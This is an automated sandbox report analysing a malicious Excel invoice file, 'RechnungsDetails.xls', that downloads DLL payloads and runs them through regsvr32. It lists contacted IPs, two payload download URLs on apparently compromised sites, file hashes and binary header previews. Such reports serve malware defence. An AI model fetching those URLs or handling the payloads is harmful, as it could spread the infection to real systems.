World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
128.199.252.32	masyuk.com	United Kingdom		14061	DIGITALOCEAN-ASNUS	false
173.82.82.196	unknown	United States		35916	MULTA-ASN1US	true
138.219.41.210	jr-software-web.net	Argentina		27823	DattateccomAR	true
212.98.224.29	melisetotoaksesuar.com	Turkey		15924	BORUSANTELEKOM-ASTR	false
66.84.31.11	elamurray.com	United States		17054	AS17054US	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632061
Start date and time: 23/05/202208:58:56	2022-05-23 08:58:56 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RechnungsDetails.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@16/15@4/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 51.4% (good quality ratio 33.7%) • Quality average: 43.7% • Quality standard deviation: 39.5%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 173.222.108.226, 173.222.108.210
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:59:28	API Interceptor	2004x Sleep call for process: regsvr32.exe modified
09:00:02	API Interceptor	229x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4\|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D\|..8<..c+..'XH..K,.Y..d.j.<.A... ....l_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....\|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`....._.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:....e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	3.115090845510302
Encrypted:	false
SSDEEP:	6:kKXqoJN+SkQlPlEGYRMY9z+4KlDA3RUesJ21:fEkPlE99SNxAhUesE1
MD5:	01DCC6674DA3F89459A924A435B41CCC
SHA1:	9D3C9D220B0BD1224DB3BECC7FE84D7D0B9850F5
SHA-256:	C7FE40BE3E008792FA454BD2551FEE2647C6396DED44BA39692D1ACD2FE67E39
SHA-512:	768D8609A273E8C1490E5FD1119A6ECD2E094962213F5B1D2A1DEC8FD17E762C68039E6A864B3E3388453046632AE1F790F02F77D83E0294212DE335A1FCE94A
Malicious:	false
Preview:	p..... .....Ws..n..(..... ....3k/"[.....(.....(...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".8.0.3.3.6.b.2.f.2.2.5.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\LjSKxP[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	365056
Entropy (8bit):	7.158103111942775
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTD0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TeRIvgMSS3AyUrhYu3j
MD5:	DC718A4E9DA03BBC0673313CD6D7715C
SHA1:	C500D8F78D3EFFA575F7AD020513B2CDD96653DC
SHA-256:	67C21491D013E6DBE6E123530F6686010163E75EF3DF41CEEBF7601C78692434
SHA-512:	7053E6BCF2E6F8DDC51E4152993E86DFBA83E6DD0EE3476F77CD7DCB916ADAB611730DF1B5E936BE476C73DE5F2241BFF96CCE53697DE4693DBE943457785I 0C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 65%
IE Cache URL:	http://jr-software-web.net/aaabackupsqldb/11hYk3bHJ/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\CPZby9k8xhW2TaPgwsAagxTpGuhIkFrK[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158100775230176
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTM0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3T1RIvgMSS3AyUrhYu3j
MD5:	3E28EC446EC996E82C1330164271ACDD
SHA1:	61FD8CCDFFDC93C3FE10D926524701E926499B8E
SHA-256:	8975189B8CB95CA5DC8EDAE1AC48C816A065467355B5C8678C6D9C0323C8F13B
SHA-512:	19864DF1260BF4DCCF22B84ACCB50D09C27D499582A2166F7B419B7FD5D16B2C31DF3E199009A449E38BAAAC853EDD8B3F60F0330176E316F032C645D684009
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\F3DOS06hLF1rUq3s6XOB[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	376320
Entropy (8bit):	7.110062137113599
Encrypted:	false
SSDEEP:	6144:3LAmffHSqTgElUvQbPR7PzWtM8aoAVXywf1Ey3B86v/MUxo1/BwNPAtZZr:7AmffHcjSO7lrfyyR8Gm1/Sex
MD5:	290B5A7C7EEDF92605DDA68B9F61D6BC
SHA1:	B409CA9851FECCA61E6CB0AAAA56FDAAFC7242F5
SHA-256:	38B418029CB9E717604336AC6B2AF141A8549EFA0B7DA970CBEE4E0FA199A056
SHA-512:	4A0161841098D1C51536B21C0AC40970231478F98FFE2966E8A4DC8D58856669AA25593EF446B3DDA2556366B92D1C4DD892768F210F9B1C8C6E256C9F2B008D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 62%

IE Cache URL:	http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S.....!..... .....Rich..... .....PE..d.....b....." .....`.....\|..... .....@.....r...$...P....p.....P..<.....p.. ..... .....text...Z^.....`..... ..`.rdata.....p.....d.....@..@.data....C.....@....pdata..<....P.....@..@.rsrc.....p....."....."....@..@.r eloc.....@..B.....

C:\Users\user\AppData\Local\Temp\Cab3C9B.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27...._...+).IE..he.4\|.?,...h....7..PA..b,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D\|..8<..c+..'XH..K,.Y..d.j.<.A... ....I_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....\|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`....._.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\Local\Temp\Tar3C9C.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162196
Entropy (8bit):	6.301436092020807
Encrypted:	false
SSDEEP:	1536:Nga6crtilgCyNY2Ip/5ib6NWdm1wpzru2RPZz04D8rICMiB3XlMc:Na0imCy/dm0zru2RN97MiVGc
MD5:	E7216135175437 68F0DE47A6EEEE3475
SHA1:	3FFC13E3157CF6EB9E9CCAB57B9058209AF41D69
SHA-256:	3163B82D1289693122EF99ED6C3C1911F68AA2A7296907CEBF84C897141CED4E
SHA-512:	E097CAB58C5E390FDC2DB03A59329A548A60069804487828B70519A403622260E57F10B09D9DDAEEB3C31491FE32221FB67965C490771A3D42E45EBB8BE26587
Malicious:	false
Preview:	0..y...*.H.....y.0..yz...1.0...`.H.e.....0..i...+.....7.....i.0..i.0...+.....7.....SiU[v...220418211447Z0...+.....0..i.0..D.....`...@.,...0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DFE4A10193AB5B5F72.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.4344832916567816
Encrypted:	false
SSDEEP:	768:ODRKpb8rGYrMPe3q7Q0XV5xtezE8vpI8UM+Vg9s1Xb:OVKpb8rGYrMPe3q7Q0XV5xtezE8vG8Uf
MD5:	FEB082659EDCEF8A2B3CDC150B38C817
SHA1:	B800D29AF62E6C1D6EBBEFBA7ABCB92FAB3B3826
SHA-256:	88835663ED10875B6C5BE1EE758F7E31BC9AB979A9B20F3E6E86F7DDE0969056
SHA-512:	8890D3EF3A02C39FD46C5283BA38AFE6B451EF6E1C394EDC162F76172521BCB0674ED67F934C626012DF4A65DFEFF2D73ADF87BC70CB5B6C422FCBCA2D016 F4
Malicious:	false
Preview:	....

C:\Users\user\Desktop\RechnungsDetails.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 08:38:10 2022, Security: 0
Category:	dropped
Size (bytes):	69120
Entropy (8bit):	6.453679493508971
Encrypted:	false
SSDEEP:	1536:gVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+u9s1a6YG2jzQ0viPvDNHhGty:+Kpb8rGYrMPe3q7Q0XV5xtezE8vG8UMq
MD5:	825BF3DFA97B31B108A2695618E3FC1B
SHA1:	B20D8EF763B0EB330619BC88881A4F799BD2FE45
SHA-256:	790FBCD1AED3CD4C9064C9AB7AF433A61B80A647EACF0E0320857441658CFE60
SHA-512:	BC3AFEED00333DC3B4F6148A8BC25B85867A07DC23A6C6FB7983BB6FC4E0AD408F6F7F2704F16FEA825BC06B52CBB16C53239C63E0F104C61DE7209C67FBB 7A
Malicious:	**true**
Preview:	.....>..... .....ZO..... .....\.p....userTH B.....a.....=.....=.....Ve18.....X.@....."..... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\uxevr1.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158100775230176
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTM0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3T1RlvgMSS3AyUrhYu3j
MD5:	3E28EC446EC996E82C1330164271ACDD
SHA1:	61FD8CCDFFDC93C3FE10D926524701E926499B8E
SHA-256:	8975189B8CB95CA5DC8EDAE1AC48C816A065467355B5C8678C6D9C0323C8F13B
SHA-512:	19864DF1260BF4DCCF22B84ACCB50D09C27D499582A2166F7B419B7FD5D16B2C31DF3E199009A449E38BAAAC853EDD8B3F60F0330176E316F032C645D68400
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\uxevr2.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	376320
Entropy (8bit):	7.110062137113599
Encrypted:	false
SSDEEP:	6144:3LAmffHSqTgElUvQbPR7PzWtM8aoAVXywf1Ey3B86v/MUxo1/BwNPAtZZr:7AmffHcjSO7lrfyyR8Gm1/Sex
MD5:	290B5A7C7EEDF92605DDA68B9F61D6BC
SHA1:	B409CA9851FECCA61E6CB0AAAA56FDAAFC7242F5
SHA-256:	38B418029CB9E717604336AC6B2AF141A8549EFA0B7DA970CBEE4E0FA199A056
SHA-512:	4A0161841098D1C51536B21C0AC40970231478F98FFE2966E8A4DC8D58856669AA25593EF446B3DDA2556366B92D1C4DD892768F210F9B1C8C6E256C9F2B008D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 62%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....S.....!..... .....Rich..... .....PE..d.....b....." .....`.....|..... .....@.....r...$...P....p.....P..<.....p.. ..... .....text...Z^.....`..... ..`.rdata.....p.....d.....@..@.data....C.....@....pdata..<....P.....@..@.rsrc.....p....."..... @..@.r eloc.....@..B..... .....

C:\Users\user\uxevr4.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158103111942775
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTD0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TeRIvgMSS3AyUrhYu3j
MD5:	DC718A4E9DA03BBC0673313CD6D7715C
SHA1:	C500D8F78D3EFFA575F7AD020513B2CDD96653DC
SHA-256:	67C21491D013E6DBE6E123530F6686010163E75EF3DF41CEEBF7601C78692434
SHA-512:	7053E6BCF2E6F8DDC51E4152993E86DFBA83E6DD0EE3476F77CD7DCB916ADAB611730DF1B5E936BE476C73DE5F2241BFF96CCE53697DE4693DBE943457785 0C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 65%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\AQbqR\xhDhNsFFy.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158103111942775
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTD0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TeRIvgMSS3AyUrhYu3j
MD5:	DC718A4E9DA03BBC0673313CD6D7715C
SHA1:	C500D8F78D3EFFA575F7AD020513B2CDD96653DC
SHA-256:	67C21491D013E6DBE6E123530F6686010163E75EF3DF41CEEBF7601C78692434
SHA-512:	7053E6BCF2E6F8DDC51E4152993E86DFBA83E6DD0EE3476F77CD7DCB916ADAB611730DF1B5E936BE476C73DE5F2241BFF96CCE53697DE4693DBE943457785 0C
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 26%, Browse • Antivirus: ReversingLabs, Detection: 65%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\FIdWcB\GulPp.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158100775230176
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTM0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3T1RIvgMSS3AyUrhYu3j
MD5:	3E28EC446EC996E82C1330164271ACDD
SHA1:	61FD8CCDFFDC93C3FE10D926524701E926499B8E
SHA-256:	8975189B8CB95CA5DC8EDAE1AC48C816A065467355B5C8678C6D9C0323C8F13B
SHA-512:	19864DF1260BF4DCCF22B84ACCB50D09C27D499582A2166F7B419B7FD5D16B2C31DF3E199009A449E38BAAAC853EDD8B3F60F0330176E316F032C645D684009
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\IWNForDwCavadlTU\oACuhBcYqGjSrl.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	376320
Entropy (8bit):	7.110062137113599
Encrypted:	false
SSDEEP:	6144:3LAmffHSqTgEIUvQbPR7PzWtM8aoAVXywf1Ey3B86v/MUxo1/BwNPAtZZr:7AmffHcjSO7lrfyyR8Gm1/Sex
MD5:	290B5A7C7EEDF92605DDA68B9F61D6BC
SHA1:	B409CA9851FECCA61E6CB0AAAA56FDAAFC7242F5
SHA-256:	38B418029CB9E717604336AC6B2AF141A8549EFA0B7DA970CBEE4E0FA199A056
SHA-512:	4A0161841098D1C51536B21C0AC40970231478F98FFE2966E8A4DC8D58856669AA25593EF446B3DDA2556366B92D1C4DD892768F210F9B1C8C6E256C9F2B008D
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 62%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.........S..................!.................. ....Rich.............. .....PE..d.....b.........." .....`..........\|....................................... ............@.............................................r...$...P....p.......P..<..................................................................p.. ......... ...................text...Z^.......`.................. ..`.rdata.......p.......d..............@..@.data....C..........................@....pdata..<....P......................@..@.rsrc........p......."..............@..@.r eloc..............................@..B... ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 08:38:10 2022, Security: 0
Entropy (8bit):	6.4534737128183925
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	RechnungsDetails.xls
File size:	69138
MD5:	3264e16e2d21836e4087e76d0943b8b4
SHA1:	525547db03f6c255882476ac9b16c305731b4ad1
SHA256:	30b599f8110f4a5c63bd656e7fe30a405de553e221c48932aa9eaef5625c3b77
SHA512:	37bf9e22d0c2568d5b3f918ea0b6a4bdd9fdba3847f86ffff316639d8e5009d334e72eb7b850b567051a1bbb0aa69a59ebf58ee5abdbad6c693c567b656dfdbe
SSDEEP:	1536:nVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+u9s1a6YG2jzQ0viPvDNHhGto:VKpb8rGYrMPe3q7Q0XV5xtezE8vG8UMQ
TLSH:	82635A467A59C92DF914D33549D74BA97316FC318F6B0A833225F324AFFD8A09A0361B
File Content Preview:	.......................>..

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "RechnungsDetails.xls"

Indicators

Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True

Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary	
Code Page:	1251
Author:	Dream
Last Saved By:	TYHRETH
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-05-20 07:38:10
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.407040667464
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . P . . . . . X . . . . . d . . . . . l . . . . . t . . . . . | . . . . . S h e e t . . . . . E S R S G B 1 . . . . . E G S H R H V 2 . . . . E S H V G R E R 3 . . . . . P K E K P P G
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 18 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 d7 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.281284383303
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . X . . . . . h . . . . . D r e a m . . . . . T Y H R E T H . . . . . M i c r o s o f t E x c e l . @ . . . . ? R , ... @ . . . . . l . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 58873

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	58873
Entropy:	7.0959162425
Base64 Encoded:	True
